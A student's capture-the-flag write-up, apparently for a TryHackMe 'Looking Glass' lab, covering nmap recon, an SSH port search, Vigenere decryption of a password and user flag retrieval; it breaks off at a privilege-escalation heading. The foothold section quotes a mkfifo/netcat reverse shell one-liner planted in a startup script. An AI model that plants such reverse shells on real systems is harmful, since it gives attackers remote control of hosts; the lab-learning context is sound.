
PENTEST 1
T14L
LOOKING GLASS


By : Amilia Nadzeera Binti Baharudin , 1211102162

1) Recon & Enumeration

Tools used : AttackBox,Nmap,ssh,Terminal,WSL,nano,Firefox


Start with the basic nmap scan that includes the machine ip to check the open ports. Here I used nmap -sC -sV 10.10.113.222. sC performs script scan using the default set of scripts. sV Enables version detection. Nmap would take a few minutes to finish as it would have to scan for all possible open ports.






Once the nmap has finished , I know that the port number 22 is running on OpenSSH and it shows that the ranges of ports are from 9000 to 14000. From the range given , I am tasked to find the correct port that we can connect to.


Firstly , I tried connecting to a few random ports from the range to determine whether the port was ‘higher’ or ‘lower’ from the randomly selected port using
Ssh -p ‘port number’ machine_ip .




After a few attemps , I narrowed it down to the range 12300 - 12350 . To determine the correct port in the range , I used the sequence for i in $(seq 12300 12350); do echo “Connecting to port $i” ; ssh -o ‘LogLevel=ERROR’ -o ‘StrictHostKeyChecking=no’ -p $i test@machine_ip;done | grep -vE ‘Lower|Higher’





Here I have found that port 12344 is the correct port as I found a cipher text included. After a few failed tries, I finally found the right port. We got a strange message that looks to be some sort of encrypted text.




After finding the correct port which is port 12344 , I saw that there is an ‘Enter Secret’ column underneath the scrambled cipher text . I searched up ‘Jabberwocky’ that was mentioned in the text and found out that it was a poem Lewis Carroll wrote.









I found out that this was ciphered using the Vigenere Cipher method. I used an online decoder and found the key to the cipher text. I copied the strange text into the clipboard and pasted it on an online decoder , https://www.guballa.de/vigenere-solver



I found out that the password is ‘bewareTheJabberwock’. I tried ssh on port 22 as we have some credentials.



Now I can sign in as Jabberwock. Using the command 'ls' , we can list out the directories and find the user.txt files. Using 'cat user.txt' , we found the reversed user flag. To get the unreversed user flag , use command '| rev' .





Final Result: Upon verification of the flag, I placed the flag into the TryHackMe site and got the confirmation.The user flag is
THM{65d3710e9d75d5f346d2bac669119a23}


2)Initial Foothold

Tools used : AttackBox, WSL, Terminal, vi Editor, cat

We are now tasked to find the root.









I edited twasbrillig.sh by using ‘vi twasbrillig.sh’ so that they can read the file by using the same port for both netcat and the file. I used the script ‘rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10’ . This is crucial to be done before the netcat listener.

Now I can reboot the box to get the connection and start the netcat listener.

Here I have started out netcat listener on port 4444 , the same port I opened before this. I used the command ‘nc -nlvp 444’ .







(Picture of our netcat listener during the ‘Ping’ing process)

3)Horizontal Privilege Escalation

Tools Used : AttackBox , terminal, python3, CyberChef, RSA private key,

